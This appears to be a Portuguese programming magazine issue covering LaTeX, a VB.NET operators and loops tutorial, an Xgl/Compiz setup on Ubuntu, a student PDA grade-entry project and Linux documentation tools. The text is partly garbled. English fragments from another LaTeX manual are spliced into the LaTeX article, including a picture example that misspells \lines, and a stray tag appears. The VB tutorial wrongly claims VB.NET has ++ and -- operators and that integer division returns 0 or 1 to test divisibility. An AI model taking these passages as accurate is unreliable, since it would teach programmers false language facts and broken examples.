O TeX foi criado no final da década de 70 por Donald Knuth, na Stanford University. O TeX é um programa desenvolvido para a escrita de texto científico e fórmulas matemáticas, Knuth começou a desenvolver este sistema em 1977 para tentar explorar as potencialidades dos sistemas de impressão digital, principalmente motivado para evitar que os seus artigos sofressem alterações de forma à integridade dos mesmos não ficar corrompida como ele via nos seus livros e artigos.

TeX é pronunciado "Tech", TeX é também a primeira sílaba da palavra grega tecnologia.

LaTeX é um pacote de macros que permite os autores criarem e imprimirem os seus documentos à mais alta qualidade tipográfica, o LaTeX foi desenvolvido por Leslie Lamport em meados da década de 80, actualmente é mantido por Frank Mittelback. LaTeX é pronunciado "Lay-tech" ou "Lah-tech"

O que posso fazer com o LaTeX?

Podes fazer desde artigos de um jornal, relatórios técnicos, livros, apresentações, cartas, e tudo o que seja relacionado com elaboração de documentos. O LaTeX facilita-te o uso de referências cruzadas, a inserção de imagens, criação de fórmulas matemáticas, criação de tabelas tudo isto usando apenas comandos sem teres de andar à procura destas funcionalidades nos menus do teu editor de texto normal.

Tantos comandos não é um pouco complicado?

De facto, inicialmente, torna-se um pouco assustador tantos comandos e a estruturação inicial, no entanto com a prática torna-se bastante mais intuitivo do que um editor de texto WYSIWYG, pois de versão para versão os menus mudam, o

tempo que perdes com o rato a tentar estruturar o teu documento de forma a ficar minimamente apresentável, acaba por se tornar significativo enquanto que com o LaTeX não tens de te preocupares com nada disso, alguns comandos, algum texto e uma simples compilação devolve-te um documento bem apresentado e bem estruturado.

Então por onde posso começar?

Depende do teu sistema operativo, em windows tens de instalar o MiKTeX, o compilador de LaTeX para windows, depois podes começar a criar os teus documentos com qualquer editor de texto simples, como o notepad, no entanto tens sempre uns bons programas que te facilitam a vida, que já vêm com funções pré-definidas e com os atalhos para os compiladores. O editor que recomendo é shareware no entanto é possível de usar sem registo, claro que sem as suas funcionalidades todas, WinEdt.

Em linux tens a vida bem mais facilitada dependendo da tua distribuição, hoje em dia muitas distribuições já vêm com o compilador LaTeX previamente instalado, se não for o caso nada como instalar a partir dos repositórios. Para editor recomendo o Kile.

Umajudas davam jeito, onde posso procurar mais informação?

Não te falta fonte de informação na internet, com o google consegues encontrar mesmo muita informação dentro da área, no entanto um bom ponto de partida é mesmo o CTAN (The Comprehensive TeX Archive Network) e os demais grupos que existem, nomeadamente o TUG (TeX Users Group) e as diversas mailing lists que se encontram pela internet. Mas antes de tudo, recomendo a leitura da bíblia do LaTeX, *The not so Short Introduction to LaTeX*.

3. Now you may view the DVI file. There are several ways to do that.

⁶This is the case with most well groomed Unix Systems, and ... Real Men use Unix, so ... ;-))

```
\documentclass[a4paper,11pt]{article}
% define the title
\author{H.~Partl}
\title{Minimalism}
\begin{document}
% generates the title
\maketitle
% insert the table of contents
\tableofcontents
\section{Some Interesting Words}
Well, and here begins my lovely article.
\section{Good Bye World}
\ldots{} and here it ends.
\end{document}
```

Figure 1.2: Example of a Realistic Journal Article. Note that all the commands you see in this example will be explained later in the introduction.

Uma abordagem mais concreta...

Hoje em dia este sistema é visto com um grande cepticismo por parte de utilizadores que começaram com sistemas WYSIWYG, aparentemente é mais fácil criar um artigo sabendo logo como fica o produto final do que ter de pesquisar e aprender a usar certos blocos de código, no entanto quando se trata de fórmulas matemáticas perde-se muito tempo a tentar encontrar uma solução agradável ou até mesmo a solução certa. Com ferramentas como o LaTeX este problema desaparece passado pouco tempo, os comandos são sempre os mesmos só se variam as combinações, por exemplo, a famosa Série de Taylor:

```


$$\sum_{n=0}^{\infty} \frac{f^{(n)}(a)}{n!} (x-a)^n$$


```

Os símbolos \$\$ delimitam o ambiente matemática, o símbolo \sum dá origem ao símbolo de um somatório, os símbolos _ e ^ dão origem a texto abaixo da linha e acima da linha respectivamente, \infty cria o símbolo de infinito, \frac cria uma fracção com 2 parâmetros, numerador e denominador. Parece difícil ter de decorar isto tudo, mas ao fim de um documento baseado em fórmulas matemáticas isto é quase tão trivial como escrever um simples texto. No entanto com ferramentas como o Equation do MSWord o tempo despendido é sempre o mesmo, por mais prática que se tenha com esta ferramenta.

A título de curiosidade aqui fica o efeito da Série de Taylor:

$$\sum_{n=0}^{\infty} \frac{f^{(n)}(a)}{n!} (x-a)^n$$

As fórmulas matemáticas não são tudo em LaTeX, mas sem qualquer sombra de dúvida que são um dos seus maiores trunfos.

Falando agora em documentos mais tradicionais, quanto tempo se perde a ir a menus para criar um título de forma que o Word consiga identificar o mesmo para o catalogar no índice desse documento? Em documentos pequenos isto mal se nota, agora em documentos com 30 capítulos, cada um com 20 secções, já imaginaram o tempo que se perde? Em LaTeX para criar um capítulo, secção e outros cabeçalhos é tão simples quanto isto:

```

\part{Isto é uma parte}
\chapter{Isto é um capítulo}
\section{Isto é uma secção}
\subsection{Isto é uma subsecção}

```

Estes comandos além de serem logo reconhecidos pela tabela de conteúdos também personalizam o documento de forma automática, o caso do \chapter cria esse novo capítulo numa nova página começando esse capítulo sensivelmente a 1/3 do topo da folha. E para criar a tabela de conteúdos basta este comando \tableofcontents que o índice de capítulos, secções e afins é gerado automaticamente!


Além dos documentos tradicionais, também é possível criar apresentações em LaTeX desde os slides mais básicos a slides complexos ao estilo do PowerPoint em que com a ajuda do Adobe Acrobat Reader é possível apresentar esses slides sem quaisquer problemas de compatibilidade já tão conhecidos de quem anda no mundo das conferências, com a simples combinação de teclas Ctrl+L o documento é apresentado na tela toda tal como uma apresentação convencional do PowerPoint.

5.2.2 Line Segments

```

\setlength{\unitlength}{5cm}
\begin{picture}(1,1)
\put(0,0){\lines(0,1){1}}
\put(0,0){\lines(1,1){1}}
\put(0,0){\lines(1,2){.6}}
\put(0,0){\lines(1,3){.3333}}
\put(0,0){\lines(1,4){.25}}
\put(0,0){\lines(1,5){.1667}}
\put(0,0){\lines(2,1){1}}
\put(0,0){\lines(2,2){.6667}}
\put(0,0){\lines(2,3){.4}}
\put(0,0){\lines(3,1){1}}
\put(0,0){\lines(3,2){.6}}
\put(0,0){\lines(3,3){.4}}
\put(0,0){\lines(4,1){1}}
\put(0,0){\lines(4,2){.5}}
\put(0,0){\lines(4,3){.33}}
\put(0,0){\lines(5,1){1}}
\put(0,0){\lines(5,2){.4}}
\put(0,0){\lines(5,3){.333}}
\put(0,0){\lines(6,1){1}}
\put(0,0){\lines(6,5){1}}
\end{picture}


```



Line segments are drawn with the command

A partir do LaTeX, muitas outras ferramentas foram criadas para uma maior amplitude de funcionalidades, sendo uma delas o latex2html que tal como o nome indica, cria documentos HTML a partir de um ficheiro .tex estruturando os mesmos de uma forma muito similar dos documentos gerados a partir do LaTeX sendo as próprias fórmulas transformadas em imagens de forma a não corromper o produto final.

Felizmente existe muita informação sobre LaTeX na World Wide Web, são inúmeras as comunidades que prestam assistência à vasta quantidade de curiosos e autores transformando esta ferramenta numa das mais bem documentadas dentro da área, quem sabe se não será mais um curioso?



Aqui têm a continuação do tutorial de Visual Basic, iniciado na edição anterior.

Operadores

- Operadores Aritméticos (+, -, *, /, \, %, ^)
- Operadores Lógicos (e, ou, não)
- Operadores Relacionais (=, <, >, <=, >=, <>)

Estruturas de Controlo

- Estruturas Condicionais (if...then / if ... then ... else / select case)
- Estruturas Cíclicas (while / do ... while / for next)

Operadores Aritméticos

Os operadores aritméticos são usados para desenvolver operações matemáticas. As operações aritméticas mais usadas em qualquer linguagem são a soma (+), a subtração (-), a multiplicação (*) e a divisão (/), a divisão inteira (\) e a potência (^).

Outros operadores aritméticos são os operadores de incremento e decremento, representados em VB.NET respectivamente por ++ e --. Exemplo:

```
Sub Main()
    Dim a, b As Integer
    Console.WriteLine("Insira o valor de 'a': ")
    a = CInt(Console.ReadLine())
    Console.WriteLine("Insira o valor de 'b': ")
    b = CInt(Console.ReadLine())

    Console.WriteLine("Multiplicação: a * b = {0}", a * b)
    Console.WriteLine("Divisão: a / b = {0}", a / b)
    Console.WriteLine("Soma: a + b = {0}", a + b)
    Console.WriteLine("Subtração: a - b = {0}", a - b)
    Console.WriteLine("Divisão Inteira: a \ b = {0}", a \ b)
    Console.WriteLine("Potência: a ^ b = {0}", a ^ b)
    Console.ReadLine()
End Sub
```

NOTA: A divisão inteira (\) permite-nos saber se, por exemplo, 'a' é divisível por 'b'. É devolvido o valor 0 caso a divisão se verifique e 1 caso não se verifique.

Operadores Lógicos

Os operadores lógicos podem ser considerados, muito resumidamente, como classes de operações sobre variáveis e elementos. "AND", "OR" e "NOT" são os exemplos mais conhecidos dos operadores lógicos. Ao utilizar o operador "AND", a expressão irá ser verdadeira se ambas as condições se verificarem, caso contrário será retornado Falso o valor booleano da expressão. No caso do "OR", será retornado o valor booleano Verdadeiro se uma ou ambas as condições retornarem verdadeiro, caso contrário será falsa a expressão. Por fim, numa expressão que contenha o operador "NOT", será retornado o inverso do valor booleano devolvido pela condição, Verdadeiro se for Falso e Falso se for Verdadeiro.

AND			OR			NOT	
X1	X2	X1 and X2	X1	X2	X1 or X2	X1	Not X
0	0	0	0	0	0	0	1
0	1	0	0	1	1		
1	0	0	1	0	1	1	0
1	1	1	1	1	1		

Exemplo:

(AND)

```
Sub Main()
    Dim a, b As Integer
    Console.WriteLine("Insira o valor de 'a': ")
    a = CInt(Console.ReadLine())
    Console.WriteLine("Insira o valor de 'b': ")
    b = CInt(Console.ReadLine())

    If a > 10 And b < 10 Then
        Console.WriteLine("Verdadeiro - ambas as condições são verdadeiras")
    Else
        Console.WriteLine("Falso - pelo menos uma das condição é falsa")
    End If
End Sub
```

(OR)

```

Sub Main()
    Dim a, b As Integer
    Console.WriteLine("Insira o valor de
'a': ")
    a = CInt(Console.ReadLine())
    Console.WriteLine("Insira o valor de
'b': ")
    b = CInt(Console.ReadLine())

    If a > 10 Or b < 10 Then
        Console.WriteLine("Verdadeiro - pelo
menos uma das condições é verdadeira")
    Else
        Console.WriteLine("Falso - ambas as
condições são falsas")
    End If
End Sub

```

(NOT)

```

Sub Main()
    Dim a As Integer
    Console.WriteLine("Insira o valor de
'a': ")
    a = CInt(Console.ReadLine())

    If Not (a > 10) Then
        Console.WriteLine("O valor de 'a' é
menor que 10")
    Else
        Console.WriteLine("O valor de 'a' é
maior que 10")
    End If
End Sub

```

Operadores Relacionais

Os operadores relacionais surgem normalmente acompanhados de uma estrutura condicional ou de uma estrutura cíclica por exemplo. São usados para verificar a veracidade ou não, de uma expressão. Os operadores relacionais mais usados são:

Símbolo	Designação
=	Igual a
<	Menor que
>	Maior que
<=	Menor ou igual que
>=	Maior ou igual que
< >	Diferente de

Exemplos: Ver estruturas condicionais ou estruturas cíclicas

Operadores Relacionais

As estruturas condicionais podem ser também designadas por estruturas de Selecção. Este tipo de estruturas estão divididas em selecção de 1 via, de 2 vias e de N vias. Uma estrutura de selecção de 1 via é definida pelo conhecido "if" onde será executado um bloco de código quando a expressão é verdadeira. Exemplo:

```

Sub Main()
    Dim idade As Integer
    Console.WriteLine("Insira a sua idade:
")
    idade = CInt(Console.ReadLine())
    If idade >= 18 Then
        Console.WriteLine("Voce ja e maior de
idade")
    End If
    Console.ReadLine()
End Sub

```

Uma estrutura de selecção com 2 vias é definida pelo "if ...then...else", onde será executado um bloco de código caso a expressão seja verdadeira e outro bloco de código quando a expressão é falsa. Exemplo:

```

Sub Main()
    Dim n As Single
    n = CSng(Console.ReadLine())
    If (n > 9) Then
        'Expressão verdadeira
        Console.WriteLine("Você está
aprovado")
    Else
        'Expressão falsa
        Console.WriteLine("Você está
Reprovado")
    End If
    Console.ReadLine()
End Sub

```

Por fim, a estrutura de selecção com N vias é definida pelo "Select Case". Aqui não é feita a selecção da via a seguir consoante uma expressão lógica mas sim do estado de algo (variável, objecto, etc). Exemplo:

```

Sub Main()
    Dim mes As Integer
    Console.WriteLine("Insira o numero do mes
em que nasceu: ")
    mes = CInt(Console.ReadLine)
    'Selecção com N vias
    Select Case mes
        Case Is = 1, 3, 5, 7, 8, 10, 12
            Console.WriteLine("Nasceu num mês
com 31 dias.")
        Case Is = 4, 6, 9, 11
            Console.WriteLine("Nasceu num mês
com 30 dias.")
    End Select
End Sub

```

```

Case Is = 2
    Console.WriteLine("Nasceu num mês
com 28/29 dias")
End Select
Console.ReadLine()
End Sub

```

Operadores Cíclicas

As estruturas cíclicas são aquelas que permitem a execução repetida de uma determinada instrução controlada por uma expressão lógica. Em VB.NET, estas estruturas são usadas recorrendo ao "while", "do...while" e "for...next".

While

O ciclo "while" permite que um determinado bloco de código seja repetido enquanto que uma operação lógica se verificar.

Exemplo (o utilizador tem que inserir um valor maior que 10):

```

Sub Main()
    Dim input As Integer
    While input <= 10
        Console.Clear() 'Apaga o ecrã
        Console.WriteLine("Insira um valor maior
que 10: ")
        input = CDec(Console.ReadLine()) 'Le
um valor inserido pelo utilizador e
converte-o para decimal
    End While
    Console.WriteLine("O numero que inseriu
foi {0}", input)
    Console.ReadLine() 'Esta linha apenas
faz com o programa só encerre depois do
utilizador carregar numa tecla qualquer
End Sub

```

Do...While

O ciclo "Do...While" é idêntico ao ciclo "while", diferenciando apenas num aspecto. Este ciclo é executado sempre pelo menos uma vez, pois a operação lógica apenas é verificada no fim do bloco de código que está definido para executar repetidamente.

Exemplo:

```

Sub Main()
    Dim input As Integer
    Do
        Console.Clear() 'Apaga o ecrã
        Console.WriteLine("Insira um valor maior
que 10: ")
        input = CDec(Console.ReadLine()) 'Le
um valor inserido pelo utilizador e
converte-o para decimal
    Loop Until input > 10
    Console.WriteLine("O numero que inseriu
foi {0}", input)
    Console.ReadLine() 'Esta linha apenas
faz com o programa só encerre depois do
utilizador carregar numa tecla qualquer
End Sub

```

Neste exemplo, o número de vezes a inserir o número é igual ao número de vezes em que o utilizador irá inserir um número menos que 10. A única diferença estaria se a inicialização ou estado da variável "input" contivesse um valor maior que 10 antes do bloco "Do...while". Caso o valor da variável "input" fosse 12, o ciclo seria repetido pelo menos uma vez, pois apenas faz a verificação da operação lógica no fim, não acontecendo isso num ciclo "while" em que a verificação da operação lógica é feita antes de executar o código dentro do ciclo.

For...Next

A estrutura de repetição do ciclo "For" é igual às anteriores, sendo a única diferença a especificação do número de vezes que o ciclo vai ser efectuado.

Exemplo:

```

Sub Main()
    Dim i As Integer
    Dim input As String
    For i = 0 To 10
        input &= CStr(Console.ReadLine()) & "
"
    Next
    Console.Clear()
    Console.WriteLine("Dados inseridos:
{0}", input)
    Console.ReadLine()
End Sub

```



Eyecandy para todos

Na última edição apresentámos o XGL, a nova arquitectura. Nesta edição vamos aplicá-la à última versão da distribuição Ubuntu.

Algumas notas:

É preciso a versão CVS mais recente do glitz para que o Xgl funcione com placas Nvidia que não têm "Pixel Shaders" (ou seja, tudo abaixo da 5200FX).

ESTE PROCESSO INUTILIZA O XINERAMA E TWINVIEW, portanto Dual Head está fora de questão. Também se assume que está a utilizar os últimos drivers dos repositórios. Para os obter digite o seguinte comando:

```
sudo apt-get install nvidia-kernel-common
nvidia-glx
```

1 – Configuração do xorg.conf

Agora vamos editar alguns parâmetros do xorg.conf. O primeiro passo é abri-lo com o seguinte comando:

```
sudo gedit /etc/X11/xorg.conf
```

Procure a secção "Module" Comente as partes "GLcore" e "dri" e certifique-se que possui o "glx". Basicamente fica assim:

```
# Load "GLcore"
# Load "dri"
Load "glx"
```

Agora procure a secção "Devices".

Altere tudo menos a linha "Identifier" para que se pareça com o seguinte:

```
Section "Device"
Identifier # não alterar
Driver "nvidia"
BusID "PCI:1:0:0"
Option "RenderAccel" "true"
Option "AllowGLXWithComposite" "true"
EndSection
```

Se mais tarde o Compiz não funcionar (e se queixar da "composite extension"), adicione isto ao fundo:

```
Section "Extensions"
Option "Composite" "Enable"
EndSection
```

Não adicione em caso contrário.

Muito importante: Certifique-se que a profundidade de cores é 24!

Agora salve o ficheiro e feche-o.

2 – Instalar o Xgl

Corra o seguinte comando numa instalação "vanilla¹":

```
sudo apt-get install compiz xserver-xgl
libgl1-mesa xserver-xorg libglitz-glx1
compiz-gnome
```

O próximo passo é configurar o GDM para correr sobre Xgl:

```
sudo gedit /etc/gdm/gdm.conf-custom
```

Faça com que o ficheiro fique EXACTAMENTE com este aspecto:

1 Instalação limpa do sistema operativo.

```
# GDM Configuration Customization file.
#
# ...várias linhas de texto comentado...
#
# NOTE: Lines that begin with "#" are
# considered comments.
#
# Have fun!

[daemon]

[security]

[xdmcp]

[gui]

[greeter]

[chooser]

[debug]

[servers]# Override display 1 to use Xgl
(DISPLAY 1 IMPORTANT FOR ATI FGLRX).
0=Xgl

[server-Xgl]
name=Xgl server
command=/usr/bin/Xgl :0 -fullscreen -ac -accel
glx:pbuffer -accel xv:fbo
flexible=true
```

3 – Fazer o compiz funcionar!

Primeiro começamos por criar um script "thefuture"

```
sudo gedit /usr/bin/thefuture
```

Um ficheiro vazio será criado. Coloque estes comandos:

```
#!/bin/bash
gnome-window-decorator & compiz --
replace gconf decoration wobbly fade
minimize cube rotate zoom scale move
resize place switcher &
```

Agora salve o ficheiro. Defina as permissões para executável:

```
sudo chmod 755 /usr/bin/thefuture
```

Leia o resto deste parágrafo e depois reinicie. Depois do login no GDM, abra um terminal e corra este comando:

```
xmodmap /usr/share/xmodmap/xmodmap.pt
```

Chegou a hora da verdade! Corra o seguinte comando:

```
thefuture
```

Divirta-se! Alguns comandos base:

CTRL + ALT + Esquerda/Direita - Muda o lado do cubo.

CTRL + ALT + SHIFT + Esquerda/Direita – A aplicação seleccionada é movida para uma nova face do cubo.

CTRL + ALT + Esquerda + Click no desktop – Permite usar o rato para fazer girar o Cubo.

F12 - Exposé²

Alt- Tab - Switcher ao estilo Vista

Notas do autor:

Existem alguns "posts" no fórum www.ubuntuforums.org dedicados à configuração e utilização do Xgl/compiz.

Desde a entrada oficial do compiz nos repositórios CVS existem algumas pessoas na comunidade Ubuntu que se dedicaram a fazer "plugins" para o compiz.

É possível, através da instalação de novos pacotes do compiz, obter mais funcionalidades no compiz, melhorando a interacção com o utilizador.

</xplod_me>

² No Mac OS X, Exposé é uma ferramenta para manejar janelas abertas (especialmente quando são em número elevado), permitindo ao utilizador ver rapidamente todas as janelas abertas num formato miniatura. Bastante útil.

Introdução

No passado ano lectivo de 2005/2006, foi desenvolvido pelos alunos Luís Madureira e Pedro Ramos, um projecto para possibilitar ao pessoal docente do Instituto Superior Politécnico Gaya, carregar as classificações dos alunos por intermédio de um PDA (Personal Digital Assistants).

Este projecto foi desenvolvido para a cadeira de Seminário do 5º Ano do curso de Engenharia Informática.

Resumo

A tecnologia de *Web Services* vem-se destacando como uma boa opção para as comunicações remotas. Isto deve-se ao facto desta tecnologia utilizar XML, o que permite que aplicações de diferentes plataformas se possam comunicar. Da mesma forma, a utilização de dispositivos computacionais móveis tem se tornado cada vez mais popular.

Esquema representativo

Este projecto consiste na implementação/desenvolvimento de uma solução para possibilitar ao pessoal docente do Instituto Superior Politécnico Gaya, carregar as classificações dos seus alunos por intermédio de um PocketPC.

O método de trabalho adoptado terá em conta a elaboração de interfaces gráficas e Web Services.

Resumidamente, este modelo pode ser ilustrado pela ilustração 1.




Ilustração 1 – Imagem ilustrativa do projecto

Base de Dados

Para a organização dos dados referentes ao nosso trabalho prático, segundo um esquema relacional, foram utilizadas catorze tabelas, com todos campos necessários, armazenadas numa base de dados SQL Server.

A aplicação para dispositivos móveis

A aplicação criada para correr em PDA's consiste basicamente em quatro formulários principais: um para login/validação de docentes, um para seleccionar qual o curso/disciplina/época que pretendemos lançar a nota, um para o lançamento das notas com a informação seleccionada na parte anterior e por fim um que permite consultar o perfil do aluno seleccionado.

O primeiro, o formulário principal, é composto por dois objectos da classe text box que são utilizados para registar Login/Palavra-chave, recuperadas pelo evento LogCommand_Click que é despoletado pelo click sobre o botão Entrar.




Ilustração 2 – 1º Formulário

O segundo formulário é composto por três objectos da classe Selection List, que são utilizados para seleccionar a disciplina, curso e época, recuperadas pelo evento LogCommand_Click que é despoletado pelo click sobre o botão Entrar, presente no formulário anterior.

Possui também um link de nome Seguinte que permite entrar no formulário 3, levando a disciplina, curso e época previamente seleccionados.




Ilustração 3 – 2º Formulário

O terceiro formulário é composto por um objecto da classe text box, que permite escrever a classificação do Aluno. Possui também uma object list, que é utilizada para listar nome e notas dos alunos inscritos para a disciplina/curso/época, seleccionados no formulário anterior. Possui uma selection list, que é utilizada para indicar qual o estado das notas.

Possui um link Guardar, que é utilizado para guardar as notas na base de dados.


Possui também um link de nome Ver que permite obter algumas informações sobre o aluno.



Ilustração 4 – 3º Formulário

O quarto formulário é composto por um objecto object list, que permite visualizar a informação respeitante ao perfil do aluno. Possui um link Voltar, que é utilizado para retroceder no formulário.

Diagrama de Caso de Uso



Criar documentação profissional com ferramentas em GNU/Linux

Quando desenvolvemos um software, pensamos obrigatoriamente em equipá-lo de documentação para que nada falte ao utilizador ou até mesmo a nós, programadores, em actualizações futuras.


Apesar de em GNU/Linux não termos importantes e conhecidas ferramentas de criação de documentação como o RoboHelp, WebWorks Publisher ou o FrameMaker, este ambiente é cada vez mais utilizado por escritores de material técnico. De seguida serão apresentadas algumas das mais importantes e mais utilizadas ferramentas de criação de documentação para GNU/Linux.

DocBook XML

O *DocBook Project* não é uma aplicação, mas é incondicionalmente a melhor ferramenta no que toca a criação de documentação em Linux. É uma variante de XML desenhada para criar manuais de software e hardware, dependendo do que queremos fazer. Com o DocBook podemos criar documentação em diferentes formatos, incluindo PDF e PostScript (para impressão), HTML, HTML Help e JavaHelp. Podemos ainda criar documentos múltiplos com o mesmo conteúdo, mas orientados para diferentes utilizadores ou sistemas operativos distintos. Isto permite ao utilizador manter toda a informação num só ficheiro, em vez de ser em múltiplos documentos.

Já que os ficheiros do DocBook são em XML, podemos sempre editá-los em editores de texto ou de XML. Alguns escritores usam Emacs com os pacotes *nXML* ou *psgmlx*. Outros usam Vim, em conjunto com alguns scripts. O Vim pode ser usado como um dos editores DocBook. Vex, um editor XML baseado no Eclipse é outro excelente editor DocBook, assim como o *XMLmind XML Editor*, um editor WYSIWYG escrito em Java.

Para produzirmos um melhor e mais agradável design nos nossos documentos, aplicamos uma stylesheet baseada em XSL, que, ao passar por um processador XSL, este faz o trabalho de interpretar o código XSL. Assim, os nossos documentos passarão a ser mais agradáveis visualmente e, portanto, vamos contribuir para uma melhor imagem do utilizador em relação ao software e á sua documentação.



DITA

Nos últimos anos, o Darwin Information Typing Architecture (DITA) tem ganho utilizadores ao DocBook. Este software tem uma característica diferente de todos os outros programas de criação de documentação: em vez de se basear na tradicional escrita capítulo a capítulo, o DITA estrutura a documentação por tópicos individuais que o utilizador pode combinar e re-usar em diferentes tipos de documentação e em diferentes formatos. Podemos usar o DITA para criar qualquer tipo de documentação, mas este tem uma certa apetência para criar conteúdo Web, ajuda online, *computer-based training* e FAQs.

Já que o DITA também é baseado em XML, podemos usar qualquer editor XML para criar e editar os documentos DITA. Muitos dos editores suportam DITA e correm em sistemas GNU/Linux.

Neste momento, a única forma de converter um documento DITA para outro formato em GNU/Linux é através do *DITA Open Toolkit para Linux*. O DITA Open Toolkit é fácil de usar e converte conteúdo DITA em conteúdo HTML, XHTML, PDF, ajuda Eclipse ou RTF.



Ajuda online

Nem toda a gente gosta de estar a fazer download de manuais para solucionar uma dúvida que tem em relação a um certo programa: muitos dos utilizadores preferem carregar F1 e obter logo ajuda. Embora as ferramentas em GNU/Linux não se possam ainda comparar às mesmas em Windows, já existem algumas que fazem sucesso dentro e fora da comunidade e ajudam o utilizador a escrever ajuda online.

O QuickHelp, uma das mais populares em criação de ajuda online, é uma aplicação com vertente gráfica que ajuda os escritores de material técnico a escreverem tópicos de ajuda de forma simples. Esta aplicação permite-nos ainda juntar os tópicos a um sistema de ajuda profissional, que inclui navegação, index e até um pequeno motor de busca. O maior problema desta aplicação é que é paga para ser utilizada, ou seja, não é uma software livre.

JavaHelp é uma aplicação desenhada para fornecer ajuda online para software escrito em Java. É um sistema poderoso e flexível, e em GNU/Linux podemos encontrar montanhas de ferramentas de criação de sistemas JavaHelp. Como exemplos temos o *JHelpDev* e o *JHelp Builder*, que fornecem um ambiente gráfico no qual podemos criar tópicos de ajuda e todos os ficheiros de suporte necessários a um sistema JavaHelp. De salientar que o DocBook XML pode também produzir JavaHelp.

O HelpSetMaker é uma ferramenta gráfica de ajuda que produz ficheiros em HTML, em sistema JavaHelp, ou em LaTeX. O utilizador simplesmente escreve tópicos de ajuda na interface e pode adicionar imagens assim como hiperligações. O maior problema do HelpSetMaker é que a interface não é intuitiva o suficiente, em comparação com o resto das funcionalidades da ferramenta.

